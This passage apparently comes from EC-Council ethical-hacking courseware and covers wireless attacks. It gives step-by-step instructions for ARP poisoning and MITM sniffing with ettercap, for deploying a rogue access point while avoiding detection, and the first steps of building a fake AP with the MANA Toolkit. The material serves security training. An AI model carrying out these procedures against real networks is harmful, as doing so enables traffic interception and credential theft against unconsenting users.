
Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP poisoning tool such as arpspoof. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Consequently, the traffic from the network backbone to the victim's system is sent to AP1, rather than to access point 2 (AP2).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Poisoning Attack Using Ettercap

- Launch the Ettercap and enable the unified sniffing option by clicking the Sniff → Unified Sniffing from the menu bar
- In the ettercap Input popup window, select the Network interface to sniff and then click OK
- Click Hosts → Scan for Hosts option; ettercap performs a scan of all the live hosts in the network and displays the hosts list
- Now click Hosts → Hosts List to view all the hosts discovered on the local network
- Click View → Connections to start snooping on the identified connections
- Now, select the target hosts, click on the IP address, then click Targets → Target List to obtain a list of target hosts
- Navigate to Mitm menu, click on Mitm → ARP poisoning; a popup window appears; select the Sniff remote connections option and click OK to launch ARP poisoning attack



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Poisoning Attack Using Ettercap

Source: *https://www.ettercap-project.org*

Attackers use ettercap to identify the MAC addresses of the clients and routers for performing various attacks such as ARP poisoning, sniffing, and MITM attacks. Using this tool, an attacker can obtain all the information about the network traffic of the victim. An attacker performs an ARP poisoning attack using ettercap through the following steps.

- Launch the ettercap graphical interface and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar. This allows the attacker to bridge the connection and sniff the traffic crossing the interfaces.
- In the ettercap **Input** pop-up window, set **Network interface** to sniff and click on **OK**. This will show advanced menu options such as targets, hosts, MITM, and plugins.




Figure 16.69: Screenshot of ettercap interface for setting the network interface to sniff

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify the target host in the network by selecting **Hosts → Scan for Hosts**. Ettercap performs a scan of all live hosts in the network and displays a list of hosts. Next, select **Hosts → Hosts List** to view all the hosts discovered on the local network.




Figure 16.70: Screenshot of ettercap showing the host list

- Select **View → Connections** to start snooping on the identified connections. The connections can be filtered in the Connections view based on the IP address, type of connection, and state of connection (open/closed/active/killed).




Figure 16.71: Screenshot of ettercap showing connections

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Select the hosts to perform an ARP spoofing attack. Go to the Hosts window and select the target IP address. Click on the selected IP address and then select **Targets → Target List** to obtain a list of target hosts used for ARP spoofing.




Figure 16.72: Screenshot of ettercap showing targets

- Select **Mitm → ARP poisoning**. In the pop-up window that appears, select **Sniff remote connections** and click on **OK** to launch an ARP poisoning attack on the target.




Figure 16.73: Screenshot of ettercap launching an ARP poisoning attack

Once the attack is launched, the target host's login credentials can also be sniffed if the web traffic is not encrypted with Hypertext Transfer Protocol Secure (HTTPS).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch of Wireless Attacks: Rogue APs

- A rogue AP provides backdoor access to the target wireless network

Scenarios for Rogue AP Installation and Setup

- A compact, pocket-sized rogue AP device plugged into an Ethernet port of a corporate network
- A rogue AP device connected to corporate networks over a Wi-Fi link
- A USB-based rogue AP device plugged into a corporate machine
- A software-based rogue AP running on a corporate Windows machine

Steps to Deploy a Rogue AP

- Choose an appropriate location to plug in your rogue AP that allows maximum coverage from your connection point
- Disable the SSID Broadcast (silent mode) and any management features to avoid detection
- Place the AP behind a firewall, if possible, to avoid network scanners
- Deploy a rogue AP for a short period

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Rogue APs

Rogue APs are wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs are not configured for security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network.

Interesting scenarios for rogue AP installation and setup include the following.

- **Compact, pocket-sized rogue AP plugged into an Ethernet port of the target network:** An attacker can use compact, pocket-sized rogue APs because they are easily available, can be stealthily brought onsite, and consume very little power.
- **Rogue AP connected to corporate networks over a Wi-Fi link:** An attacker connects a rogue AP to a Wi-Fi link of the target network. Because the rogue AP connects wirelessly to the authorized network, it is easily hidden. However, it requires the credentials of the target network to connect.
- **USB-based rogue AP plugged into a network machine:** An attacker can easily plug a USB-based rogue AP into any Windows machine on the target network that is connected through wired or wireless means. The USB AP's software shares the network access of the machine with the rogue AP. This eliminates the need for both an unused Ethernet port and the credentials of the target Wi-Fi, which are required in the above two scenarios to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine:** An attacker can set up a software-based rogue AP on the embedded/plugged Wi-Fi adapter of the target network, instead of a separate hardware device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A rogue AP is deployed through the following steps.

- Choose an appropriate location to plug in the rogue AP for maximum coverage from the connection point
- Disable SSID broadcast (silent mode) and any management features to avoid detection.
- Place the AP behind a firewall, if possible, to avoid network scanners.
- Deploy the rogue AP for a short period.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Creation of a Rogue AP Using MANA Toolkit

Step 1	Modify the hostapd-mana.conf MANA's configuration file using any text editor to setup a fake AP
Step 2	Modify the start-nat-simple.sh script used to launch the rogue AP
Step 3	Execute the script file start-nat-simple.sh using the bash command
Step 4	After the rogue AP is up, use a Windows machine or mobile device (having a different wireless card) to connect to the rogue AP
Step 5	In the Wi-Fi enabled device, search for the Internet connection that is not password-protected and connect to it
Step 6	All the data packets from your machine flow through the rogue AP; now, you can use tools, such as tcpdump and Wireshark, to capture and analyze the packets

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creation of a Rogue AP Using MANA Toolkit

MANA Toolkit comprises a set of tools that are used by the attackers for creating rogue APs and perform sniffing attacks and MITM attack. It is also used for bypassing HTTPS and HTTP Strict Transport Security (HSTS). Attackers use MANA Toolkit to create a rogue AP through the following steps.

- Modify MANA's configuration file **hostapd-mana.conf** using any text editor to set up a fake access point. Set the wireless interface (**wlan0** is used here) as well as the MAC address (BSSID) or SSID (the SSID **Free Internet** is used here).




Figure 16.74: Screenshot showing hostapd-mana.conf

